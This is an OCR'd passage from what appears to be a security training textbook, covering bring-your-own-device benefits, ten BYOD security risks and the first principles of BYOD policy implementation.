- Scalefusion MDM (*https://scalefusion.com*)
- ManageEngine Mobile Device Manager Plus (*https://www.manageengine.com*)



Bring Your Own Device (BYOD)

- Bring your own device (BYOD) refers to a policy that allows an employee to bring their **personal devices**, such as laptops, smartphones, and tablets, to their **workplace** and use them to access the organization's resources by following the access privileges
- The BYOD policy allows employees to use the devices that they are **comfortable with** and **best fits their preferences** and work purposes

BYOD Benefits

1. **Increased productivity**
2. **Employee satisfaction**
3. **Work flexibility**
4. **Lower costs**

Bring Your Own Device (BYOD)

BYOD refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to their workplace and use them for accessing the organization's resources as per their access privileges.

BYOD allows employees to use devices that they are comfortable with and which best fits their preferences and work purposes. With a "work anywhere, anytime" strategy, the challenge for the BYOD trend is to secure the company's data and meet compliance requirements.


BYOD Benefits

Adopting BYOD advantageous for the company as well as the employee. Some of the benefits of BYOD are discussed below:

- **Increased Productivity**: Employees become experts in using their personal devices and this increases their productivity. In addition, users tend to upgrade their personal devices with cutting-edge technologies so that the enterprise can benefit from the latest features (both software and hardware) of the device.
- **Employee Satisfaction**: By implementing BYOD, employees use devices of their own choice, which they invest in themselves without the company's involvement. Moreover, employees are more comfortable with their personal devices, as they contain both personal data and corporate data, thus eliminating the usage of multiple devices.
- **Work Flexibility**: By practicing BYOD, employees can carry a single device to satisfy their personal and professional needs. Work that is usually done in the office can be done from anywhere in the world, as employees are provided with access to the corporate data. BYOD users have more freedom, as their companies do not impose strict rules that they would have to follow when using company property. BYOD replaces the traditional

client-server model with a mobile and cloud-centric strategy, which can have far-reaching benefits.

- **Lower Costs:** A business that adopts BYOD does not have to spend on devices but saves money, as employees purchase their own devices. In addition, the cost of data services shifts to employees who can take better care of their own property (device).



BYOD Risks

01 Sharing confidential data on unsecured networks

02 Data leakage and endpoint security issues

03 Improperly disposing of devices

04 Support for many different devices

05 Mixing personal and private data

06 Lost or stolen devices

07 Lack of awareness

08 Ability to bypass organization's network policies

09 Infrastructure issues

10 Disgruntled employees


BYOD Risks

Employees connecting to the corporate network or accessing corporate data using their own mobile devices pose security risks to the organization. Some BYOD security risks are listed below:

- **Sharing confidential data on unsecured networks**: Employees might access corporate data via a public network. These connections may not be encrypted; sharing confidential data via an unsecured network may lead to data leakage.
- **Data leakage and endpoint security issues**: In this cloud-computing era, mobile devices are insecure endpoints with cloud connectivity. By synchronizing with organizational email or other apps, these mobile devices carry confidential information. If the device is lost, it could potentially expose all the corporate data.
- **Improperly disposing of devices**: An improperly disposed of device could contain a wealth of sensitive information, such as financial information, credit card details, contact numbers, and corporate data. Therefore, it is important to ensure that the device does not contain any data before it is disposed of or passed on to others.
- **Support for many different devices**: Organizations allow employees to access its resources from anywhere in the world, enhancing productivity and driving employee satisfaction. However, support for different devices and processes can increase costs. Employee-owned devices have limited security and come with a variety of platforms. This impedes the IT department's capability to manage and control all the devices in a company.
- **Mixing personal and private data**: Mixing personal and corporate data on mobile devices leads to serious security and privacy implications. Therefore, it is a good practice

to keep the corporate data separate from the employee's personal data; this helps an organization to apply specific security measures such as encryption to protect the critical corporate data stored on the mobile device. In addition, it becomes easy for the organization to remotely wipe the corporate data without affecting the employee's personal data when an employee leaves the organization.

- **Lost or stolen devices**: Due to their small size, mobile devices are often lost or stolen. When an employee loses his/her mobile device that is used for both personal and official purposes, the organization might face a security risk, as attackers can compromise the corporate data stored in the lost device.
- **Lack of awareness**: Organizations must educate their employees regarding BYOD security issues. Failing to do so might result in compromising the corporate data stored in mobile devices.
- **Ability to bypass organization's network policy rules**: According to their particular requirements, the policies imposed may differ between wired networks and wireless networks. BYOD devices connected to wireless networks have the ability to bypass the organization's network policy rules enforced only on wired LANs.
- **Infrastructure issues**: A BYOD program involves dealing with various platforms and technologies. Not all employees carry the same devices. Different devices, each running different OS and programs, come with their own security loopholes. Thus, it can be problematic for an IT department to set up and maintain infrastructure to support different devices' needs, such as managing data, security, backup, and compatibility among devices.
- **Disgruntled employees**: Disgruntled employees in an organization can misuse corporate data stored on their mobile devices. They may also leak sensitive information to competitors.



BYOD Policy Implementation

01 **Define your requirements**

02 **Select the devices of your choice and build a technology portfolio**

03 **Develop policies**

04 **Security**

05 **Support**

BYOD Policy Implementation

It could be argued that an organization could reap significant benefits through BYOD policy implementation, ranging from higher user satisfaction to greater productivity due to working with advanced devices. However, the nature of new technology and processes could pose risks to an organization if they are not properly managed.

The five principles involved in BYOD policy implementation are discussed below. Using these principles, an organization can minimize risks associated with data security and privacy.

- **Define your requirements**

  Not all user requirements are alike. Thus, organize or group employees using mobile devices at work into segments considering job criticality, time sensitivity, value derived from mobility, data access, and systems access. It is best to define end user segments by the location/type of worker (e.g., employee working from home, full-time remote, day extender, part-time remote). Next, assign a technology portfolio for each segment, as per user needs.

  Perform a privacy impact assessment (PIA) at the very beginning of each BYOD project in the presence of all the relevant teams after assigning responsibilities and collecting the requirements. It provides an organized procedure to document facts, objectives, privacy risks, and risk mitigation approaches and decisions throughout the project life cycle. It should be a central activity performed by your mobile governance committee (end users from each segment/line of business and IT management).

- **Select the devices of your choice and build a technology portfolio**

  Decide how you want to manage your users and their data access. Apart from the MDM system that provides a minimum level of control, you may use other options such as virtual desktops or on-device software to improve security and data privacy. In addition, ensure that your corporate environment supports WLAN device connectivity and management.

- **Develop policies**

  A delegation of company resources (not just IT) should develop the policies. It should include key participants such as HR, legal, security, and privacy.

  The key components of a general BYOD policy are as follows:

  - Information security concerns
  - Data protection concerns
  - Confidentiality and ownership issues
  - Information regarding any tracking/monitoring
  - Considerations regarding the termination of employment
  - Guidance regarding how to assess the security of Wi-Fi networks
  - Acceptable and unacceptable behavior

  Ensure that end users have a clear idea about the acceptable-use policy prior to entering a BYOD program. Finally, organizations must ensure that their BYOD policy is applicable against their employees and any third parties on their behalf, should the need arise, and follow through with its implementation.

- **Security**

